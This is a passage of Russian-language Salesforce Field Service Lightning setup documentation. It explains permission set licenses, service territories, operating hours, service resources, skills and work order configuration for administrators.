Для назначения лицензии набора полномочий:

- Управление пользователями

Для создания набора полномочий:

- Управление профилями и наборами полномочий

Как правило, пользователям, как минимум, необходим доступ к заказ-нарядам, сервисным ресурсам и служебным встречам.

11. В верхней части страницы обзора набора полномочий щелкните **«Назначения управления»**.
12. Нажмите кнопку **«Добавить назначения»**.
13. Выберите пользователей, которым необходим набор полномочий.

    При назначении набора полномочий для пользователя автоматически будет назначена связанная лицензия набора полномочий.
14. Нажмите кнопку **«Назначить»**.
15. Повторите действия, описанные выше, пока не будут созданы наборы полномочий для всех лицензий набора полномочий выездных услуг Lightning.

1. Лицензии набора полномочий поля услуг

   Доступны следующие лицензии набора полномочий поля услуг Lightning.

Лицензии набора полномочий поля услуг

Доступны следующие лицензии набора полномочий поля услуг Lightning.

Имя лицензии	Доступные полномочия объекта
Field Service Standard	«Чтение», «Редактирование», «Создание» и «Удаление» для следующих объектов: • Служебные встречи • Сервисные ресурсы • Сервисные территории • Товарные позиции • Часы работы • Типы работы
Диспетчер поля услуг	«Чтение», «Редактирование», «Создание» и «Удаление» для следующих объектов: • Служебные встречи • Сервисные ресурсы • Сервисные территории • Товарные позиции • Часы работы • Типы работы Если установлены управляемые пакеты поля услуг Lightning, пользователи с такой лицензией набора полномочий имеют доступ к консоли диспетчера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Имя лицензии	Доступные полномочия объекта
Field Service Scheduling	«Чтение», «Редактирование», «Создание» и «Удаление» для следующих объектов: • Служебные встречи • Сервисные ресурсы • Сервисные территории • Товарные позиции • Часы работы • Типы работы Если установлены управляемые пакеты поля услуг Lightning, пользователи с такой лицензией набора полномочий включены в процесс оптимизации планирования.
Мобильное приложение «Поле услуг»	«Чтение», «Редактирование», «Создание» и «Удаление» для следующих объектов: • Служебные встречи • Сервисные ресурсы • Сервисные территории • Товарные позиции • Часы работы • Типы работы Если установлены управляемые пакеты поля услуг Lightning, пользователи с такой лицензией набора полномочий включены в процесс оптимизации планирования.

Настройка управляемых пакетов поля услуг Lightning

Управляемые пакеты поля услуг Lightning созданы на основе стандартных функций поля услуг Salesforce, что позволяет диспетчерам и техникам выполнять индивидуальную настройку.

При внедрении поля услуг Lightning пользователь выбирает функции для дальнейшего использования. При включении поля услуг Lightning в вашей организации доступно большинство функций, но также можно установить управляемый пакет поля услуг Lightning. См. «Руководство по управляемым пакетам поля услуг Lightning» по ссылке на установку.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Настройка сервисных территорий

Сервисная территория — это регион, в котором может выполняться выездная услуга. Узнайте о настройке параметров сервисной территории и создании территорий, соответствующих вашим бизнес-процессам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Настройка параметров сервисной территории
   С помощью параметров можно управлять работой ваших пользователей с сервисными территориями.
2. Создание сервисных территорий
   Создавайте сервисные территории, чтобы отслеживать работы по предоставлению услуг на местах и обеспечивать назначение сервисных ресурсов для служебных встреч поблизости от головных офисов компании.

Настройка параметров сервисной территории

С помощью параметров можно управлять работой ваших пользователей с сервисными территориями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

1. Назначьте пользователям необходимые разрешения.

Пользователи, которым...	**Необходимые полномочия**
Включить поле услуг Lightning	«Настройка приложения»
Просмотр сервисных территорий и вкладки «Сервисные территории»:	«Чтение» для сервисных территорий
Создание или клонирование сервисных территорий:	«Создание» для сервисных территорий
Редактирование сервисных территорий:	«Редактирование» для сервисных территорий
Удаление сервисных территорий:	«Удаление» для сервисных территорий
Создание участников сервисных территорий:	«Редактирование» для сервисных ресурсов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:

- Настройка приложения

Для создания и редактирования пользователей:

- Управление внутренними пользователями

2. Сделайте вкладку «Сервисные территории» доступной для пользователей.
На ней пользователи могут создавать территории обслуживания и управлять ими. Вы можете добавить вкладку в настраиваемое приложение или дать пользователям инструкции, как добавить ту вкладку в Salesforce.

Создание сервисных территорий

Создавайте сервисные территории, чтобы отслеживать работы по предоставлению услуг на местах и обеспечивать назначение сервисных ресурсов для служебных встреч поблизости от головных офисов компании.

Совет: Если вы планируете построить иерархию сервисных территорий, сначала создайте территории высшего уровня.

1. Нажмите кнопку **«Создать»** на вкладке «Сервисные территории».
2. Если вам нужна возможность добавлять участников для территории или связывать их с заказ-нарядами, элементами строк заказ-нарядов или служебными встречами, установите флажок **«Активно»**.
3. Введите имя и описание территории.

   Выбранное имя зависит от способа организации вашей работы по полю услуг. Например, это может быть название определенных страны или района.
4. Дополнительно можно ввести адрес.

   Вам может понадобиться ввести адрес штаб-квартиры территории.
5. Если ваша территория является частью большей территории, укажите родительскую территорию.

   Прим.: Иерархия сервисных территорий может содержать в целом до 500 территорий.
6. Выберите часы работы для территории. От них будет зависеть время проведения служебных встреч на территории.

   Сведения о создании часов работы см. в разделе «Рекомендации по работе с сервисными ресурсами» на странице 3360.
7. Нажмите кнопку **«Сохранить»**.
8. Кроме того, сервисные ресурсы можно назначать для территории посредством связанного списка «Участники сервисной территории».

   Участники сервисной территории — это ресурсы, доступные для работы на территории. Если сервисные ресурсы еще не созданы, определить территории сервисных ресурсов можно на странице сведений о ресурсах.

   При добавлении участника следует указать, какая территория для этого участника является главной, дополнительной или территорией передислокации. Зачастую главная территория — это территория, на которой ресурс работает чаще всего (например, возле головного отделения), а дополнительные территории — это территории, на которых при необходимости может назначаться проведение встреч. Территория передислокации — это временное место работы.

Пример: Рассмотрим создание иерархии территорий, чтобы показать участки в Московской области, на которых работает ваша команда. Включите в иерархию территорию высшего уровня с именем *«Москва»*, три дочерних территории с именами *«Москва, север»*, *«Москва, центр»* и *«Москва, юг»*, а затем ряд территорий третьего уровня по районам Москвы. Назначьте сервисные ресурсы для территории каждого округа, чтобы отобразить доступные ресурсы для работы в нем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сервисных территорий:

- «Создание» для сервисных территорий

СМ. ТАКЖЕ:

Рекомендации по работе с территориями обслуживания

Поля сервисной территории

Создание часов работы

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания часов работы:	«Создание» для часов работы
Для назначения часов работы сервисным ресурсам:	Полномочие «Редактирование» для сервисных ресурсов
Для назначения часов работы сервисным территориям:	Полномочие «Редактирование» для сервисных территорий
Для назначения часов работы организациям:	«Редактирование» для организаций

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Определите часы работы и назначьте их сервисным территориям, участникам сервисных территорий или организациям, обозначив часы их выездной услуги.

Прим.:

- По умолчанию только системные администраторы могут просматривать, создавать и назначать часы работы.
- На страницах сведений о сервисных ресурсах не приведены часы работы, так как они могут изменяться в зависимости от территории, на которой работают сервисные ресурсы. Чтобы просмотреть часы работы сервисного ресурса, перейдите в его связанный список «Территории обслуживания» и щелкните ссылку «Номер участника» для территории. Вы будете перенаправлены на страницу сведений об участнике сервисной территории, где будут отображены часы работы участника и период его назначения для этой территории.
- При работе с управляемым пакетом Field Service Lightning оптимизатор-планировщик назначает сервисные ресурсы только служебным встречам, которые попадают на часы работы, указанные в записи участника территории ресурса. Если вы не используете управляемый пакет, часы работы предлагаются, а не назначаются.

1. Перейдите на вкладку «Часы работы» и нажмите кнопку **«Создать»**.
2. Введите имя, описание и часовой пояс.
3. Нажмите кнопку **«Сохранить»**.
4. В связанном списке «Временные интервалы» для часов работы создайте временные интервалы на каждый день. Например, если часы работы — с 8:00 по 17:00 с понедельника по пятницу, создайте пять временных интервалов, по одному на каждый день. Для фиксации перерывов, например обеденных, создайте несколько временных интервалов на день, например: «*Понедельник, 8:00–12:00*» и «*Понедельник, 13:00–17:00*». Чтобы установить круглосуточный режим работы, создайте временной интервал для каждого дня недели, который начинается в 12:00 и заканчивается в 23:59.

   Совет: Временные интервалы не устанавливаются встроенными правилами, но вы можете создавать триггеры Apex, которые будут ограничивать параметры временного интервала в организации. Например, вы можете ограничить начальное и конечное время интервалов с шагом в полчаса или запретить использовать конечное время позже 20:00.

5. Назначьте часы работы одной или нескольким сервисным территориям.
   a. Перейдите на страницу сведений о сервисной территории.
   b. Выберите нужные часы в поле поиска «Часы работы» на странице сведений о территории и сохраните изменения.
6. При необходимости можно назначать разные часы работы одному или нескольким участникам сервисной территории.

Участники сервисной территории (то есть сервисные ресурсы, работающие на этой территории) автоматически будут использовать часы работы их сервисной территории. Если ресурсу требуются часы работы, отличные от часов работы территории, задайте для него отдельное время на вкладке «Часы работы». Затем выберите нужные часы в поле поиска «Часы работы» на странице сведений об участнике сервисной территории.

Прим.: Если часы работы ресурса аналогичны часам работы территории, для ресурса необходимо только установить временные интервалы для дней, рабочие часы которых отличны от рабочих часов территории. Предположим, часы работы территории — с 8:00 до 17:00 с понедельника по пятницу, но ресурс по пятницам работает с 10:00 по 19:00. При создании рабочих часов для ресурса создайте только один временной интервал: *«Пятница, с 10:00 до 19:00»*. Ресурс будет автоматически использовать временные промежутки территории с понедельника по четверг, а затем — особый временной интервал, установленный для пятницы.

7. Дополнительно можно назначить часы работы одной или нескольким организациям в поле поиска «Часы работы» на странице сведений об организации. Часы работы организации позволяют диспетчерам оптимально планировать служебные встречи для организации. Например, если компания «Садовник» позволяет техникам посещать ее офис с 8:00 до полудня с понедельника по пятницу, для нее можно создать часы работы с таким свойством.

СМ. ТАКЖЕ:

Поля «Часы работы»

Настройка сервисных ресурсов

Сервисный ресурс — это пользователь Salesforce, который может выполнять работы по выездной услуге. Узнайте о создании сервисных ресурсов, а также отслеживании их навыков и доступности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Настройка параметров сервисного ресурса
   Настройка параметров сервисного ресурса и полномочий пользователя в организации.
2. Создание сервисных ресурсов
   Сервисные ресурсы — это пользователи, которые могут выполнять выездную услугу. Создавайте сервисные ресурсы и назначайте их для служебных встреч.

Настройка параметров сервисного ресурса

Настройка параметров сервисного ресурса и полномочий пользователя в организации.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:
- Настройка приложения

Для создания и редактирования пользователей:
- Управление внутренними пользователями

1. Настройте макеты страниц.
   a. Установите, какие связанные списки должен содержать макет страницы сведений о сервисном ресурсе. Для выездных услуг характерны связанные списки, перечисленные ниже.
      - Отсутствия: просмотр отсутствий сервисного ресурса и управление ими.
      - Загрузки: просмотр и управление загрузкой сервисного ресурса либо количеством часов, которые может отработать ресурс за определенный период времени.
      - Приемы на обслуживание Просмотр служебных встреч, назначенных сервисному ресурсу, и управление ими.
      - Территории обслуживания Просмотр и управление сервисными территориями, на которых может работать сервисный ресурс.
      - Навыки: просмотр и управление навыками сервисного ресурса, к которым относятся сертификация и трудовой стаж.
   b. Укажите, какие поля должны содержаться в макете страницы сервисного ресурса. При необходимости следующие поля можно удалить из макета.
      - «Активно»: если этот флажок установлен, то ресурс можно назначать заказ-нарядам Из соображений отслеживания сервиса удалить ресурсы невозможно, поэтому лучший способ вывести ресурс из эксплуатации — деактивировать его.
      - «На основе загрузки»: ресурсы на основе загрузки ограничены определенным количеством часов или встреч за указанный период времени. Загрузка ресурса указывается в связанном списке «Загрузка».
      - Описание: описание ресурса.
      - «Включить в оптимизацию планирования»: если этот флажок установлен, оптимизатор-планировщик сервиса может назначать ресурс для заказ-нарядов в процессе оптимизации. Рекомендуется использовать эту функцию только при установленных управляемых пакетах поля услуг Lightning.
2. Назначьте пользователям необходимые разрешения.

Пользователи, которым...	Необходимые полномочия
Включить поле услуг Lightning	«Настройка приложения»
Просмотр сервисных ресурсов и вкладки «Сервисные ресурсы»	«Чтение» для сервисных ресурсов
Создание сервисных ресурсов	«Создание» для сервисных ресурсов
Редактирование или деактивация сервисных ресурсов	«Редактирование» для сервисных ресурсов

3. Сделайте вкладку «Сервисные ресурсы» доступной для пользователей.
   На ней пользователи могут создавать сервисные ресурсы и управлять ими. Вы можете добавить вкладку в настраиваемое приложение или дать пользователям инструкции, как добавить ту вкладку в Salesforce.

Создание сервисных ресурсов

Сервисные ресурсы — это пользователи, которые могут выполнять выездную услугу. Создавайте сервисные ресурсы и назначайте их для служебных встреч.

1. Нажмите кнопку **«Создать»** на вкладке «Сервисные ресурсы».
2. Введите имя и описание.

   Это могут быть имя или должность соответствующего пользователя.
3. Чтобы назначить ресурс для служебных встреч, выберите **«Активно»**.
4. Выберите **«По возможности»**, если ресурс может работать ограниченное количество часов или обслуживать ограниченное число встреч за определенный промежуток времени.

   Скорее всего, это временные сотрудники.
5. Если вы используете управляемый пакет поля услуг Lightning с оптимизацией планирования, установите флажок **«Включить в оптимизацию планирования»**, который позволит оптимизатору-планировщику назначать ресурсы для служебных встреч в процессе оптимизации.

   Для оптимизации планирования учитываются только пользователи с лицензией набора полномочий «Планирование выездной услуги».
6. Выберите пользователя, с которым связывается ресурс.
7. Укажите, является ресурс техником или диспетчером.

   Для ресурсов, являющихся диспетчерами, невозможно установить параметр «По возможности», и они не учитываются при оптимизации планирования. Диспетчерами могут быть только пользователи с лицензией набора полномочий «Диспетчер выездной услуги».

   Прим.: Если пользователь одновременно и техник, и диспетчер, для него можно создать две записи сервисного ресурса.
8. Нажмите кнопку **«Сохранить»**.

После создания ресурса можно добавить информацию о его возможностях.

1. В связанном списке «Сервисные территории» выберите территории, на которых может работать ресурс.

   Укажите, какая из территорий является главной, дополнительной или территорией передислокации. Зачастую главная территория — это территория, на которой ресурс работает чаще всего (например, возле головного отделения), а дополнительные территории — это территории, на которых при необходимости может назначаться проведение встреч. Территория передислокации — это временное место работы.

   Например, для сервисного ресурса могут быть назначены следующие территории.

   - Главная территория: *«Внуково»*
   - Дополнительные территории:
     - *«Отрадное»*
     - *«Ясенево»*

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сервисных ресурсов:

- «Создание» для сервисных ресурсов

- Территория передислокации: *«Бибирево»* на три месяца

2. Если работа ресурса зависит от его возможностей, определите их диапазон.
   a. Нажмите кнопку **«Создать возможность ресурса»** в связанном списке «Возможность».
   b. Введите начальную и конечную даты, обозначающие время действия заданной возможности ресурса. Например, если возможность устанавливается шестимесячным контрактом, введите начальную и конечную даты контракта.
   c. Укажите, сколько времени может работать ресурс.
      - Выберите «Временной интервал» для возможности: часы, дни или месяцы. Например, если ресурс может работать по 80 часов в месяц, выберите параметр **«Месяц»**.
      - Если необходимо, чтобы возможность ресурса основывалась на количестве отработанных часов, введите «Число часов за временной интервал». Например, если ресурс может работать по 80 часов в месяц, введите значение *«80»*.
      - Если необходимо, чтобы возможность ресурса основывалась на количестве назначенных служебных встреч, введите «Элементы работы за временной интервал». Например, если ресурс может совершать по 20 встреч в месяц, введите значение *«20»*.

      Прим.: Если вы используете управляемый пакет Field Service Lightning и нужно измерять возможность в часах и количестве рабочих элементов, задайте оба значения. Ресурс сможет достичь предела своей возможности в зависимости от того, какое условие будет выполнено первым — достижение границы в часах работы или в рабочих элементах.

   d. Нажмите кнопку **«Сохранить»**. Для ресурса можно устанавливать любое количество возможностей, если их начальные и конечные даты не накладываются друг на друга.

      Важное замечание: Если вы не используете управляемый пакет Field Service Lightning, возможность является, скорее, предполагаемым значением. При этом ресурсы могут быть запланированы и за пределами заданных возможностей, и вам не придет уведомление о превышении возможностей ресурса.

3. В связанном списке «Навыки» назначьте навыки для обозначения сфер компетенции ресурса. Подробнее см. в разделе «Назначение навыков сервисным ресурсам».

СМ. ТАКЖЕ:

Рекомендации по работе с ресурсами обслуживания

Поля сервисных ресурсов

Настройка навыков для выездной услуги

Назначение навыков сервисным ресурсам позволяет указать тип работ, которые могут выполнять ресурсы. При необходимости можно добавлять требуемые навыки к заказ-нарядам и типам работ, чтобы для выполнения работы назначались только ресурсы с определенными навыками.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с поддержкой Service Cloud

1. Настройка параметров навыков

   Перед созданием навыков необходимо добавить связанные списки навыков в макеты страницы выездной услуги и указать пользователей, которые могут просматривать и создавать навыки.

2. Создание навыков

   Для начала работы с навыками следует создать основные навыки в вашей организации. При назначении навыков сервисным ресурсам или пометки их как требуемых для заказ-нарядов и типов работы пользователь может добавлять такие подробные сведения, как уровень и продолжительность навыка.

3. Назначение навыков сервисным ресурсам

   Назначайте навыки сервисным ресурсам, отображающие их сертификацию и область компетенции.

4. Добавление требуемых навыков к заказ-нарядам или типам работы

   Требуемые навыки добавляют к заказ-нарядам, элементам строки заказ-нарядов и типам работы, чтобы гарантировать наличие соответствующих навыков у назначенных сервисных ресурсов.

Настройка параметров навыков

Перед созданием навыков необходимо добавить связанные списки навыков в макеты страницы выездной услуги и указать пользователей, которые могут просматривать и создавать навыки.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

1. Настройте макеты страниц.
   a. Чтобы указывать требуемые навыки для типов работ, необходимо добавить связанный список «Требования к навыкам» в макеты страницы типа работы.
   b. Чтобы указывать требуемые навыки для заказов-нарядов, необходимо добавить связанный список «Требования к навыкам» в макеты страницы заказов-нарядов.
   c. Чтобы указывать требуемые навыки для элементов строк заказов-нарядов, необходимо добавить связанный список «Требования к навыкам» в макеты страницы элементов строк заказов-нарядов.
   d. Чтобы назначать навыки сервисным ресурсам, необходимо добавить связанный список «Навыки» в макеты страницы сервисных ресурсов.
2. Назначьте пользователям необходимые разрешения.

Пользователи, которым...	Необходимые полномочия
Включить поле услуг Lightning	«Настройка приложения»
Создание, обновление и удаление навыков в меню «Настройка»	«Настройка приложения»
Назначение навыков сервисным ресурсам	«Редактирование» для сервисных ресурсов
Просмотр навыков ресурсов	«Чтение» для сервисных ресурсов
Добавление требуемых навыков в заказы-наряды, элементы строк заказов-нарядов или типы работ	«Редактирование» для заказ-нарядов, элементов строки заказ-нарядов или типов работы
Просмотр требуемых навыков в заказах-нарядах, элементах строк заказов-нарядов или типах работ	«Чтение» для заказов-нарядов, элементов строк заказов-нарядов или типов работ

3. Укажите, как необходимо помечать навыки.

   Для навыков, назначенных для сервисного ресурса или заказа-наряда, элемента строки заказа-наряда или типа работы, можно задать уровень от 0 до 99,99. Например, выполните указанные ниже действия.

   - В поле «Уровень навыка» укажите стаж работы.
   - Создайте матрицу соответствия классов профессиональных лицензий уровням навыков.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:
- Настройка приложения

Для создания и редактирования пользователей:
- Управление внутренними пользователями

Совет:

- Если вы хотите ограничить значения потенциального уровня навыка, создайте правило проверки, для которого, к примеру, допускаются только числа, кратные 10.
- Создайте справку по уровням в поле, которая поможет вашим пользователям сориентироваться в определении уровня навыка.

Создание навыков

Для начала работы с навыками следует создать основные навыки в вашей организации. При назначении навыков сервисным ресурсам или пометки их как требуемых для заказ-нарядов и типов работы пользователь может добавлять такие подробные сведения, как уровень и продолжительность навыка.

1. Введите строку *«Навыки»* в поле «Быстрый поиск» в меню «Настройка» и в разделе «Выездная услуга» выберите пункт **«Навыки»**.
2. Введите имя. Например, *«Сертификация электрика»*.
3. Введите описание.
4. Пропустите разделы «Назначение пользователей» и «Назначение профилей» для Live Agent.
5. Нажмите кнопку **«Сохранить»**.
   Теперь вы можете назначать навыки для сервисных ресурсов или отображать их в качестве обязательных для типов работ, заказов-нарядов и элементов строк заказа.

СМ. ТАКЖЕ:

Поле навыков для выездной услуги

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания навыков:

- Настройка приложения

Назначение навыков сервисным ресурсам

Назначайте навыки сервисным ресурсам, отображающие их сертификацию и область компетенции.

1. Перейдите к ресурсу, которому необходимо назначить навык.
2. Нажмите кнопку **«Создать навык сервисного ресурса»** в связанном списке «Навыки».
3. Выберите навык. Перед назначением ресурсу навыка необходимо его создать. Подробнее см. в разделе «Создание навыков».
4. Введите значение уровня навыка от 0 до 99,99 в зависимости от порядка измерения уровня навыка вашей компанией.
5. Введите начальную и, при необходимости, конечную даты. Например, если техник должен проходить повторную сертификацию по определенному навыку раз в полгода, в поле конечной даты можно указать дату, отстоящую на полгода от начальной.
6. Нажмите кнопку **«Сохранить»**. Теперь навык ресурса отобразится в связанном списке «Навыки».

Совет: Чтобы облегчить отслеживание способностей ресурса, загрузите фотографии лицензий и сертификатов в разделе «Файлы» на странице сведений о ресурсе.

СМ. ТАКЖЕ:

Поле навыков для выездной услуги

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения навыков ресурсам:

- Полномочие «Редактирование» для сервисных ресурсов

Добавление требуемых навыков к заказ-нарядам или типам работы

Требуемые навыки добавляют к заказ-нарядам, элементам строки заказ-нарядов и типам работы, чтобы гарантировать наличие соответствующих навыков у назначенных сервисных ресурсов.

Требуемые навыки необходимо добавить к записи, если заказ-наряд или элемент строки заказ-наряда можно выполнить только посредством сервисного ресурса с определенным набором навыков. Требуемые навыки позволяют диспетчерам назначать запись сервисному ресурсу с соответствующим опытом. Заказ-наряд, элемент строки заказ-наряда или соответствующую служебную встречу все-таки можно назначить ресурсу, *не* владеющему требуемыми навыками, поэтому использование данного параметра является скорее предложением, чем правилом.

Прим.: При использовании управляемых пакетов «Поле услуг Lightning» можно применять правила соответствия, чтобы гарантировать назначение встреч только сервисным ресурсам, владеющим требуемыми навыками для родительского заказ-наряда.

Если аналогичные навыки необходимы для многих заказ-нарядов, рекомендуем добавить требуемые навыки к *типам работы*, чтобы сэкономить время и обеспечить согласованность процессов. Добавление требуемого навыка к типу работы инициирует его автоматическое наследование заказ-нарядами и элементами строки заказ-нарядов. Например, если известно, что для всех визитов для ежегодного технического обслуживания продукта «классический холодильник» необходим навык «обслуживание холодильников» уровня не менее 50, добавьте требуемый навык к типу работы «Ежегодный визит для обслуживания». В момент создания заказ-наряда по ежегодному обслуживанию холодильника клиента при добавлении указанного типа работы к заказ-наряду добавляется требуемый навык.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления требуемых навыков к заказ-нарядам, элементам строки заказ-нарядов или типам работы:

- «Редактирование» для заказ-нарядов, элементов строки заказ-нарядов или типов работы

Прим.:

- При создании заказ-наряда на основании типа работы заказ наследует требуемые навыки для типа работы. Однако пользователь может добавить или удалить требуемые навыки для заказ-наряда.
- Изменение требуемых навыков для типа работы не влияет на требуемые навыки для заказ-нарядов, созданных на основании этого типа.
- Если тип работы добавляется к текущему заказ-наряду, то заказ-наряд наследует только навыки, требуемые в соответствии с типом (если они пока не указаны в заказ-наряде). Аналогично для элементов строки заказ-наряда.
- Элементы строки заказ-наряда не наследуют требуемые навыки для заказ-наряда.

Чтобы добавить требуемый навык к заказ-наряду, элементу строки заказ-наряда или типу работы, выполните следующие действия.

1. Перейдите к записи, для которой требуются навыки.
2. Нажмите **«Создать требования к навыкам»** в связанном списке «Требования к навыкам».
3. Выберите навык. Прежде чем добавлять навыки в качестве требования, их следует создать. Подробнее см. в разделе «Создание навыков».
4. Введите значение уровня навыка от `0` до `99,99`, в зависимости от порядка измерения уровня навыка вашей компанией.

5. Нажмите кнопку **«Сохранить»**. После этого навык будет отображаться в связанном списке «Требования к навыкам» для записи.

СМ. ТАКЖЕ:

Поле навыков для выездной услуги

Рекомендации по использованию заказов на работу

Настройка заказов на работу

В заказах-нарядах указана работа, которую нужно выполнить для продуктов клиента. Узнайте подробнее о настройке параметров заказов-нарядов и создайте экономящие время шаблоны под названиями типов работ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud

1. Настройка параметров заказ-наряда

   Настройка макетов страниц, полномочий пользователей и других параметров позволяет управлять работой пользователей с заказ-нарядами.

2. Создание типов работ

   Скорее всего, ваша компания выполняет одинаковые задачи для нескольких клиентов. Типы работ представляют собой шаблоны заказ-нарядов, позволяющие сэкономить время и стандартизировать выполнение выездных услуг.

3. Создание заказов на работу

   Создание заказов на работу для отслеживания выполнения работы для клиента.

4. Выбор предпочтительных сервисных ресурсов в заказах-нарядах

   Вы можете помечать определенные сервисные ресурсы как предпочтительные, требуемые или исключенные для отдельных организаций или заказов-нарядов. Заказы-наряды наследуют свойства ресурсов связанных с ними организаций.

5. Создание служебных встреч

   Данные о служебных встречах позволяют отслеживать выполнение выездных услуг, которые должны предоставляться клиентам. Эти данные можно связывать с несколькими типами записей.

Настройка параметров заказ-наряда

Настройка макетов страниц, полномочий пользователей и других параметров позволяет управлять работой пользователей с заказ-нарядами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:
- Настройка приложения

Для создания и редактирования пользователей:
- Управление внутренними пользователями

1. Настройте макеты страниц.
   a. Чтобы разрешить пользователям просматривать и создавать заказ-наряды, связанные с другими записями, добавьте связанный список «Заказ-наряды» в макеты страниц других объектов. Связанный список может содержаться в макетах страниц следующих объектов.
      - Организация
      - Актив
      - Обращение
      - Контакт
      - Право
      - Сервисный контракт
      - Настраиваемые объекты
   b. Чтобы разрешить пользователям просматривать элементы строк заказов на работу, связанные с определенным активом, добавьте к макетам страниц «Актив» связанный список «Элементы строк заказов на работу».
   c. Чтобы разрешить пользователям делать один заказ-наряд родителем другого, добавьте поле Родительский заказ-наряд и связанный список «Заказ-наряды» к макетам страницы заказ-нарядов. Чтобы разрешить пользователям просматривать верхний в иерархии заказ-наряд, можно добавить поле Корневой заказ-наряд, доступное только для чтения.
   d. Чтобы разрешить пользователям делать один элемент строки заказ-наряда родителем другого элемента, добавьте поле Родительский элемент строки заказ-наряда и связанный список «Элементы строк дочернего заказ-наряда» к макетам страницы элемента строки. Чтобы разрешить пользователям просматривать верхний в иерархии элемент строки заказ-наряда, можно добавить поле Корневой элемент строки заказ-наряда, доступное только для чтения.
   e. Чтобы получить возможность определять сервисные ресурсы как предпочтительные, требуемые или исключенные для заказ-наряда, добавьте к макетам страниц заказ-нарядов связанный список «Предпочтения в ресурсах». Предпочтения в ресурсах можно устанавливать для организаций, тогда каждый заказ-наряд, связанный с организацией, будет наследовать ее предпочтения в ресурсах. Для этого добавьте связанный список «Предпочтения в ресурсах» к макетам страниц организации.
2. Назначьте пользователям необходимые разрешения.

Пользователи, которым...	**Необходимые полномочия**	**Для следующих стандартных профилей полномочия настраиваются автоматически.**
Включить поле услуг Lightning	«Настройка приложения»	Системный администратор
Просмотр вкладки «Заказы на работу», заказов на работу и элементов строки заказа на работу.	«Чтение» для заказ-нарядов	Только для чтения | Стандартный пользователь | Менеджер решений |

Пользователи, которым...	Необходимые полномочия	Для следующих стандартных профилей полномочия настраиваются автоматически.
		Менеджер контрактов | Пользователь Marketing | Системный администратор
Создание или клонирование заказов на работу.	«Создание» для заказов на работу	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Редактирование заказов на работу	«Редактирование» для заказов на работу	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор
Удаление заказов на работу	«Удаление» для заказ-нарядов	Системный администратор
Создание, редактирование и удаление элементов строки заказа на работу.	«Редактирование» для заказов на работу	Стандартный пользователь | Менеджер решений | Менеджер контрактов | Пользователь Marketing | Системный администратор

